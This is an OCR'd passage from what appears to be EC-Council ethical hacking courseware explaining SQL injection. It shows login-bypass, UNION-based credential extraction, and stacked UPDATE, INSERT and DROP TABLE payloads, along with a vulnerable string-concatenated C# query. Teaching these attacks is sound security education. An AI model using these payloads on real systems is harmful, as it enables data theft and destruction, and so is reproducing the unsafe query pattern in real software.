


Figure 15.1: Example of HTTP POST request

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding Normal SQL Query

A query is an SQL command. Programmers write and execute SQL code in the form of query statements. SQL queries include selecting data, retrieving data, inserting/updating data, and creating data objects such as databases and tables. Query statements begin with a command such as SELECT, UPDATE, CREATE, or DELETE. Queries are used in server-side technologies to communicate with an application's database. A user request supplies parameters to replace placeholders that may be used in the server-side language. From this, a query is constructed and then executed to fetch data or perform other tasks on the database.

The diagram below shows a typical SQL query. It is constructed with user-supplied values, and upon execution, it displays results from the database.





Figure 15.2: Example of normal SQL query

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding an SQL Injection Query

An SQL injection query exploits the normal execution of SQL. An attacker submits a request with values that will execute normally but return data from the database that the attacker seeks. The attacker can submit these malicious values because of the inability of the application to filter them before processing. If the values submitted by the users are not properly validated, then the application can potentially be targeted by an SQL injection attack.

An HTML form that receives and passes information posted by the user to the **Active Server Pages (ASP) script** running on an IIS web server is the best example of SQL injection. The information passed is the username and password. To create an SQL injection query, an attacker may submit the following values in application input fields, such as the username and password fields.

```
Username: Blah' or 1=1 --
```

```
Password: Springfield
```

As part of the normal execution of the query, these input values will replace placeholders, and the query will appear as follows:

```
SELECT Count(*) FROM Users WHERE UserName='Blah' or 1=1 --' AND Password='
Springfield';
```


A close examination of this query reveals that the condition in the where clause will always be true. This query successfully executes as there is no syntax error, and it does not violate the normal execution of the query.

The diagram below shows a typical SQL injection query.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 15.3: Example of SQL Injection attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding an SQL Injection Query—Code Analysis

Code analysis or code review is the most effective technique for identifying vulnerabilities or flaws in the code. An attacker exploits the vulnerabilities found in the code to gain access to the database. An attacker logs into an account by the following process:

1. A user enters a username and password that match a record in the user's table
2. A dynamically generated SQL query is used to retrieve the number of matching rows
3. The user is then authenticated and redirected to the requested page
4. When the attacker enters **blah' or 1=1 --,** then the SQL query will look like


   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1 --' AND
   Password=''
   ```

5. A pair of hyphens indicate the beginning of a comment in SQL; therefore, the query simply becomes

   ```
   SELECT Count(*) FROM Users WHERE UserName='blah' Or 1=1
   ```

   ```
   string strQry = "SELECT Count(*) FROM Users WHERE UserName='" +
   txtUser.Text + "' AND Password='" + txtPassword.Text + "'";
   ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Example of a Web Application Vulnerable to SQL Injection: BadProductList.aspx

The page shown in the figure below is a hacker's paradise because it allows an astute hacker to hijack it and obtain confidential information, change data in the database, damage the database records, and even create new database user accounts. Most SQL-compliant databases, including SQL Server, store metadata in a series of system tables with names sysobjects, syscolumns, sysindexes, and so on. Thus, a hacker could use the system tables to acquire database schema information to further compromise the database. For example, the following text entered into the txtFilter textbox may reveal the names of the user tables in the database:

```
UNION SELECT id, name, '', 0 FROM sysobjects WHERE xtype ='U' --
```

In particular, the **UNION** statement is useful for a hacker because it splices the results of one query into another. In this case, the hacker has spliced the names of the Users table in the database into the original query of the Products table. The only trick is to match the number and data types of the columns with the original query. The previous query might reveal that a table named Users exists in the database. A second query could reveal the columns in the Users table. Using this information, the hacker might enter the following into the txtFilter textbox:

```
UNION SELECT 0, UserName, Password, 0 FROM Users --
```

Entering this query reveals the usernames and passwords found in the Users table.

The page (BadProductList.aspx) displays products from the Northwind database and allows users to filter the resulting list of products using a textbox called txtFilter. As with the previous example (BadLogin.aspx), this code is vulnerable to SQL injection attacks. The executed SQL query is constructed dynamically from a user-supplied input.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 15.4: Example of vulnerable web application - BadProductList.aspx

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Example of a Web Application Vulnerable to SQL Injection: Attack Analysis

Most websites provide search to enable users to find a specific product or service quickly. A separate **Search** field is maintained on the website in an area that is easily viewable. As with any other input field, attackers target this field to perform SQL injection attacks. An attacker enters specific input values in the **Search** field to perform an SQL injection attack.

Figure 15.5: Example of vulnerable web application

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Examples of SQL Injection

An SQL injection query exploits the normal execution of SQL. The attacker uses various SQL commands to modify the values in the database.

Figure 15.6: Example of SQL Injection attack


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following table lists some examples of SQL injection attacks:

Example	Attacker SQL Query	SQL Query Executed
Updating Table	**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; UPDATE jb-customers SET jb-email = 'info@certifiedhacker.com' WHERE email ='jason@springfield.com; --**';
Adding New Records	**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE email = '**blah'; INSERT INTO jb-customers ('jb-email','jb-passwd','jb-login_id','jb-last_name') VALUES ('jason@springfield.com','hello','jason', 'jason springfield');--**';
Identifying the Table Name	**blah' AND 1=(SELECT COUNT(*) FROM mytable); --** **Note**: You will need to guess table names here	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM table WHERE jb-email = '**blah' AND 1=(SELECT COUNT(*) FROM mytable); --**';
Deleting a Table	**blah'; DROP TABLE Creditcard; --**	SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = '**blah'; DROP TABLE Creditcard; --**';
Returning More Data	**OR 1=1**	SELECT * FROM User_Data WHERE Email_ID = '**blah' OR 1=1**

Table 15.1: Attack SQL queries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of SQL Injection

Attackers use various tricks and techniques to view, manipulate, insert, and delete data from an application's database. Depending on the technique used, there are several types of SQL injection attacks. This section discusses the various types of SQL injection attacks. Attackers use SQL injection attacks in many different ways by corrupting SQL queries.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In an SQL injection attack, the attacker injects malicious code through an SQL query that can read sensitive data and even can modify (insert/update/delete) it.

There are three main types of SQL injection:

- **In-band SQL Injection**: An attacker uses the same communication channel to perform the attack and retrieve the results. In-band attacks are commonly used and easy-to-exploit SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.
- **Blind/Inferential SQL Injection**: In blind/inferential injection, the attacker has no error messages from the system to work on. Instead, the attacker simply sends a malicious SQL query to the database. This type of SQL injection takes a longer time to execute because the result returned is generally in Boolean form. Attackers use true or false results to determine the structure of the database and the data. In the case of inferential SQL injection, no data is transmitted through the web application, and it is not possible for an attacker to retrieve the actual result of the injection; therefore, it is called blind SQL injection.
- **Out-of-Band SQL Injection**: Attackers use different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. This type of attack is difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application.

The diagram below shows the different types of SQL injection:

